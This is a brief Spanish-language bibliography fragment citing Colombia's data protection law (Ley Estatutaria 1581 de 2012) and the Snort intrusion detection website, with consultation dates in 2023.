LEY ESTATUTARIA 1581 DE 2012. [Consulta: 10 agosto 2023]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1581_2012.html

SNORT. [Sitio web]. What is Snort?. [Consulta: 17 septiembre 2023]. Disponible en: https://www.snort.org